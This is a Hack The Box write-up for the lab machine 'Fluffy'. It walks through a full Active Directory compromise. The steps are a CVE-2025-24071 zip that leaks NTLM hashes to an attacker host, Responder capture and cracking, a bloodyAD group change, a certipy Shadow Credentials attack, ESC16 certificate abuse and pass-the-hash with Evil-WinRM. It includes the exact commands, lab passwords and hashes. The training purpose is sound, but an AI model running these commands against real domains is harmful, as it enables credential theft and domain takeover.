
Hack The Box Fluffy Writeup (Easy Windows)
Easy Windows AD box. CVE-2025-24071 in a writable share captures p.agila's Net-NTLMv2 hash, and GenericWrite plus ADCS ESC16 yields the Administrator hash.
Summary
Fluffy is an assumed breach Easy Windows machine that hands you j.fleischman / J0elTHEM4n1990! up front. The IT share on SMB is writable and holds an Upgrade_Notice.pdf listing recent vulnerabilities, one of which, CVE-2025-24071, actually applies: a .library-ms file inside a zip dropped on that share makes Explorer authenticate to an attacker host, and Responder captures p.agila’s Net-NTLMv2 hash, which John cracks to prometheusx-303. BloodHound shows p.agila in SERVICE ACCOUNT MANAGERS, which holds GenericAll over the SERVICE ACCOUNTS group, and that group holds GenericWrite over ldap_svc, winrm_svc and ca_svc, so bloodyAD adds p.agila to the group. A Shadow Credentials attack with certipy against ca_svc returns its NT hash once the clock skew is fixed with ntpdate. Because the CA has the security extension disabled (ESC16), setting ca_svc’s userPrincipalName to administrator, requesting a User certificate and then restoring the UPN gives a certificate that authenticates as Administrator and returns the Administrator NT hash for Evil-WinRM.
1
msfcoAs is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Service Enumeration
LDAP Enumeration
1
2
3
4
5
6
user@attackbox:~/hacking/htb/machines/easy/fluffy$ nxc ldap 10.10.11.69 -u j.fleischman -p 'J0elTHEM4n1990!' --bloodhound -c All
LDAP        10.10.11.69     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb)
LDAP        10.10.11.69     389    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
LDAP        10.10.11.69     389    DC01             Resolved collection methods: trusts, dcom, localadmin, psremote, rdp, container, group, acl, session, objectprops
LDAP        10.10.11.69     389    DC01             Done in 00M 41S
LDAP        10.10.11.69     389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.11.69_2025-05-30_072131_bloodhound.zip
SMB Enumeration
I used netexec to enumerate the SMB server
1
2
3
4
5
6
7
8
9
10
11
12
user@attackbox:~/hacking/htb/machines/easy/fluffy$ nxc smb 10.10.11.69 -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [*] Enumerated shares
SMB         10.10.11.69     445    DC01             Share           Permissions     Remark
SMB         10.10.11.69     445    DC01             -----           -----------     ------
SMB         10.10.11.69     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.69     445    DC01             C$                              Default share
SMB         10.10.11.69     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.69     445    DC01             IT              READ,WRITE
SMB         10.10.11.69     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.69     445    DC01             SYSVOL          READ            Logon server share
Capturing NTLM Hashes
Summary
Details
With access to the IT share on SMB, I downloaded a couple of files, including Upgrade_Notice.pdf as you can see from the snippet below:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
user@attackbox:~/hacking/htb/machines/easy/fluffy$ smbclient -U 'puppy.htb/j.fleischman%J0elTHEM4n1990!' \\\\dc01.fluffy.htb\\IT
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 30 14:20:49 2025
  ..                                  D        0  Fri May 30 14:20:49 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 12:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 12:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 12:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 12:03:17 2025
  poc.py                              A     1003  Thu May 29 18:42:50 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 11:31:07 2025

                5842943 blocks of size 4096. 2036079 blocks available
smb: \> mget *
Get file Everything-1.4.1.1026.x64.zip? y
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (86.6 KiloBytes/sec) (average 86.6 KiloBytes/sec)
Get file KeePass-2.58.zip? y
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (163.0 KiloBytes/sec) (average 123.6 KiloBytes/sec)
Get file poc.py? y
getting file \poc.py of size 1003 as poc.py (1.1 KiloBytes/sec) (average 120.8 KiloBytes/sec)
Get file Upgrade_Notice.pdf? y
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (168.5 KiloBytes/sec) (average 121.9 KiloBytes/sec)
The PDF in question talks about a series of discovered vulnerabilities in the Fluffy organization’s infrastructure, including critical bugs like CVE-2025-24996 and CVE-2025-24071.

I highlighted CVE-2025-24071 in the screenshot above because that was the one I could verify to be actually affecting the system. I googled this CVE to know more about the vulnerability, and, according to cve.org:
Exposure of sensitive information to an unauthorized actor in Windows File Explorer allows an unauthorized attacker to perform spoofing over a network.
I also found a PoC script on Github that explains the vulnerability even further:
NSFOCUS CERT has detected that Microsoft recently released a security update to address a critical spoofing vulnerability in Windows File Explorer, identified as CVE-2025-24071. This vulnerability has a CVSS score of 7.5, indicating its severity. The issue arises from the implicit trust and automatic file parsing behavior of
.library-msfiles in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash. PoC (Proof of Concept) exploits for this vulnerability are now publicly available, making it a current threat. Affected users are strongly advised to apply the patch immediately to mitigate the risk.
I did clone the repository to my local machine:
1
2
3
4
5
6
7
user@attackbox:~/hacking/htb/machines/easy/fluffy$ git clone --depth 1 https://github.com/ThemeHackers/CVE-2025-24071.git
Cloning into 'CVE-2025-24071'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (6/6), 4.89 KiB | 4.89 MiB/s, done.
Then I ran it to generate the malicious zip archive:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
user@attackbox:~/hacking/htb/machines/easy/fluffy/CVE-2025-24071$ python3 exploit.py -f bsec -i 10.10.14.9

          ______ ____    ____  _______       ___     ___    ___    _____        ___    _  _      ___    ______   __
         /      |\   \  /   / |   ____|     |__ \   / _ \  |__ \  | ____|      |__ \  | || |    / _ \  |____  | /_ |
        |  ,----' \   \/   /  |  |__    ______ ) | | | | |    ) | | |__    ______ ) | | || |_  | | | |     / /   | |
        |  |       \      /   |   __|  |______/ /  | | | |   / /  |___ \  |______/ /  |__   _| | | | |    / /    | |
        |  `----.   \    /    |  |____       / /_  | |_| |  / /_   ___) |       / /_     | |   | |_| |   / /     | |
         \______|    \__/     |_______|     |____|  \___/  |____| |____/       |____|    |_|    \___/   /_/      |_|


                                                Windows File Explorer Spoofing Vulnerability (CVE-2025-24071)
                    by ThemeHackers

Creating exploit with filename: bsec.library-ms
Target IP: 10.10.14.9

Generating library file...
✓ Library file created successfully

Creating ZIP archive...
✓ ZIP file created successfully

Cleaning up temporary files...
✓ Cleanup completed

Process completed successfully!
Output file: exploit.zip
Run this file on the victim machine and you will see the effects of the vulnerability such as using ftp smb to send files etc.
I cloned the Responder repository, installed dependencies and ran it to wait for connections:
1
2
3
4
5
6
7
8
9
10
11
12
(venv) root@attackbox:/home/user/hacking/tools/Responder# python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Sponsor Responder: https://paypal.me/PythonResponder

<SNIP>

[+] Listening for events...
I connected to the SMB IT share and uploaded the zip archive:
1
2
3
4
user@attackbox:~/hacking/htb/machines/easy/fluffy/smb$ smbclient -U 'puppy.htb/j.fleischman%J0elTHEM4n1990!' \\\\dc01.fluffy.htb\\IT
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (0.5 kb/s) (average 0.5 kb/s)
And a few seconds after uploading it, I got a bunch of connections in my Responder handler:

More specifically, the captured hash looks like this:
1
p.agila::FLUFFY:2b785222fad59e4d:A8682195A4E090EFECF825A7D518BC35:010100000000000000E9695E36D1DB0103265EBE88DACCDB00000000020008004300360056004F0001001E00570049004E002D0031004800510057004F004C004F0041004F005300300004003400570049004E002D0031004800510057004F004C004F0041004F00530030002E004300360056004F002E004C004F00430041004C00030014004300360056004F002E004C004F00430041004C00050014004300360056004F002E004C004F00430041004C000700080000E9695E36D1DB0106000400020000000800300030000000000000000100000000200000B62294DFBB939D0266659AD0D00C5A2A60941F854D7A9FC44ADBD2CCA651C9360A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E0039000000000000000000
I saved the hash to a file named “hash.txt” and used JohntheRipper against it:
1
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
And got the result right away:

Obtaining the credentials:
1
2
Username: p.agila
Password: prometheusx-303
Privilege Escalation
Summary
Details
I analyzed the FLUFFY.HTB domain through Bloodhound, and discovered that p.agila is a member of SERVICE ACCOUNT MANAGERS, which has effectively GenericAll over the SERVICE ACCOUNTS group:

And the SERVICE ACCOUNTS group has GenericWrite over three service accounts: LDAP_SVC, WINRM_SVC and CA_SVC:

I used bloodyAD to add myself to the SERVICE ACCOUNTS group:
1
2
$ python3 ~/hacking/tools/bloodyAD/bloodyAD.py --host dc01.fluffy.htb -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember 'SERVICE ACCOUNTS' p.agila
[+] p.agila added to SERVICE ACCOUNTS
From now I could either perform a targeted kerberoast attack and try to crack the password hash for the service accounts (highly unlikely) or I could perform a Shadow Credentials attack.
To perform a Shadow Credentials attack, I used certipy-ad’s shadow feature with the automatic flag against CA_SVC:
1
$ certipy shadow auto -account CA_SVC -u p.agila@fluffy.htb -p prometheusx-303 -dc-ip 10.10.11.69
But got a kerberos error, clock skew to great:

Then I ran ntpdate to sync our clocks:
1
2
3
$ sudo ntpdate 10.10.11.69
2025-05-30 15:38:11.130672 (-0300) +25200.992485 +/- 0.104417 10.10.11.69 s1 no-leap
CLOCK: time stepped by 25200.992485
And I ran the command once again, this time obtaining the NT hash for CA_SVC:

The NT hash looks like this:
1
ca0f4f9e9eb8a092addf53bb03fc98c8
It also saved a TGT named “ca_svc.ccache” to my local folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ describeTicket.py ca_svc.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : c8657c7b447a57ba883cd7e1fd01a54f8c9c948038a6b2eda39df47035fb0a92
[*] User Name                     : ca_svc
[*] User Realm                    : FLUFFY.HTB
[*] Service Name                  : krbtgt/FLUFFY.HTB
[*] Service Realm                 : FLUFFY.HTB
[*] Start Time                    : 30/05/2025 15:38:22 PM
[*] End Time                      : 31/05/2025 01:38:22 AM
[*] RenewTill                     : 31/05/2025 15:38:22 PM
[*] Flags                         : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : yGV8e0R6V7qIPNfh/QGlT4yclIA4prLto530cDX7CpI=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/FLUFFY.HTB
[*]   Service Realm               : FLUFFY.HTB
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
Couldn’t find the vulnerability using certipy for some reason, maybe because it’s kinda outdated.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
(certipy-venv) user@attackbox:~/hacking/tools$ certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -user 'ca_svc' read
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
(certipy-venv) user@attackbox:~/hacking/tools$ certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69'  -upn 'administrator'  -user 'ca_svc' update
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[-] User 'P.AGILA' doesn't have permission to update these attributes on 'ca_svc'
(certipy-venv) user@attackbox:~/hacking/tools$ certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69'  -upn 'administrator'  -user 'ca_svc' update
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
(certipy-venv) user@attackbox:~/hacking/tools$ certipy shadow -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -account 'ca_svc' auto
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3cccf857-9bb1-4923-4809-1443ff2d36aa'
[*] Adding Key Credential with device ID '3cccf857-9bb1-4923-4809-1443ff2d36aa' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '3cccf857-9bb1-4923-4809-1443ff2d36aa' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
(certipy-venv) user@attackbox:~/hacking/tools$ ls
BackDropScan.py         lazagne
bloodhound              LaZagne.exe
bloodyAD                legacy-bloodhound
ca_svc.ccache           ligolo
certipy-venv            mRemoteNG_password_decrypt
CeWL                    msdat
chisel                  nishang
configure_krb5.py       peas
CVE-2021-4034-main      PowerView.ps1
CVE-2021-4034-main.zip  precompiled-binaries
disable-defender.bat    pspy
DS_Walk                 python-3.13.2-embed-win32.zip
egre55.ps1              pywhisker
enum4linux-ng           Responder
gitea2hashcat.py        RSMangler
GitTools                static-binaries
gMSADumper              subfinder
john                    targetedKerberoast
joomscan                username-anarchy
kerbrute
(certipy-venv) user@attackbox:~/hacking/tools$ echo $KRB5CCACHE

(certipy-venv) user@attackbox:~/hacking/tools$ export KRB5CCNAME=ca_svc.ccache
(certipy-venv) user@attackbox:~/hacking/tools$ certipy req -k -dc-ip '10.10.11.69' -target 'DC01.FLUFFY.HTB' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace
(certipy-venv) user@attackbox:~/hacking/tools$ certipy req -k -dc-ip '10.10.11.69' -target 'DC01.FLUFFY.HTB' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
(certipy-venv) user@attackbox:~/hacking/tools$ certipy auth -dc-ip '10.10.11.69' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
(certipy-venv) user@attackbox:~/hacking/tools$ ls
administrator.pfx       kerbrute
BackDropScan.py         lazagne
bloodhound              LaZagne.exe
bloodyAD                legacy-bloodhound
ca_svc.ccache           ligolo
certipy-venv            mRemoteNG_password_decrypt
CeWL                    msdat
chisel                  nishang
configure_krb5.py       peas
CVE-2021-4034-main      PowerView.ps1
CVE-2021-4034-main.zip  precompiled-binaries
disable-defender.bat    pspy
DS_Walk                 python-3.13.2-embed-win32.zip
egre55.ps1              pywhisker
enum4linux-ng           Responder
gitea2hashcat.py        RSMangler
GitTools                static-binaries
gMSADumper              subfinder
john                    targetedKerberoast
joomscan                username-anarchy
(certipy-venv) user@attackbox:~/hacking/tools$ ls administrator.pfx
administrator.pfx
(certipy-venv) user@attackbox:~/hacking/tools$ certipy auth -dc-ip '10.10.11.69' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
(certipy-venv) user@attackbox:~/hacking/tools$ certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
(certipy-venv) user@attackbox:~/hacking/tools$ certipy auth -dc-ip '10.10.11.69' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
(certipy-venv) user@attackbox:~/hacking/tools$ evil-winrm -H aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e -u administrator -i 10.10.11.69

Evil-WinRM shell v3.7

Error: Invalid hash format
(certipy-venv) user@attackbox:~/hacking/tools$ evil-winrm -H 8da83a3fa618b6e3a00e93f676c92a6e -u administrator -i 10.10.11.69
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\users\administrator
dir
*Evil-WinRM* PS C:\users\administrator> dir


    Directory: C:\users\administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        5/19/2025   3:31 PM                3D Objects
d-r---        5/19/2025   3:31 PM                Contacts
d-r---        5/19/2025   3:31 PM                Desktop
d-r---        5/20/2025   9:17 AM                Documents
d-r---        5/19/2025   3:31 PM                Downloads
d-r---        5/19/2025   3:31 PM                Favorites
d-r---        5/19/2025   3:31 PM                Links
d-r---        5/19/2025   3:31 PM                Music
d-r---        5/19/2025   3:31 PM                Pictures
d-r---        5/19/2025   3:31 PM                Saved Games
d-r---        5/19/2025   3:31 PM                Searches


*Evil-WinRM* PS C:\users\administrator> type Desktop\root.txt
990dd9ba61dc81f75e763722262279c7
dir C*Evil-WinRM* PS C:\users\administrator> dir C:\users


    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/17/2025   8:54 AM                .NET v2.0
d-----        4/17/2025   8:54 AM                .NET v2.0 Classic
d-----        4/17/2025   8:54 AM                .NET v4.5
d-----        4/17/2025   8:54 AM                .NET v4.5 Classic
d-----        5/19/2025   7:57 PM                Administrator
d-----        4/17/2025   8:54 AM                Classic .NET AppPool
d-----        5/16/2025   7:36 AM                p.agila
d-r---        4/17/2025   8:45 AM                Public
d-----        5/30/2025  12:08 AM                winrm_svc


*Evil-WinRM* PS C:\users\administrator> dir C:\users\p.agila\desktop
*Evil-WinRM* PS C:\users\administrator> dir C:\users\winrm_svc\desktop


    Directory: C:\users\winrm_svc\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/28/2025   4:07 PM             34 user.txt


*Evil-WinRM* PS C:\users\administrator> type C:\users\winrm_svc\desktop\user.txt
d4330db78c5bddf3f5034d23ddc9fc23
*Evil-WinRM* PS C:\users\administrator>
Vulnerability is related to this bug.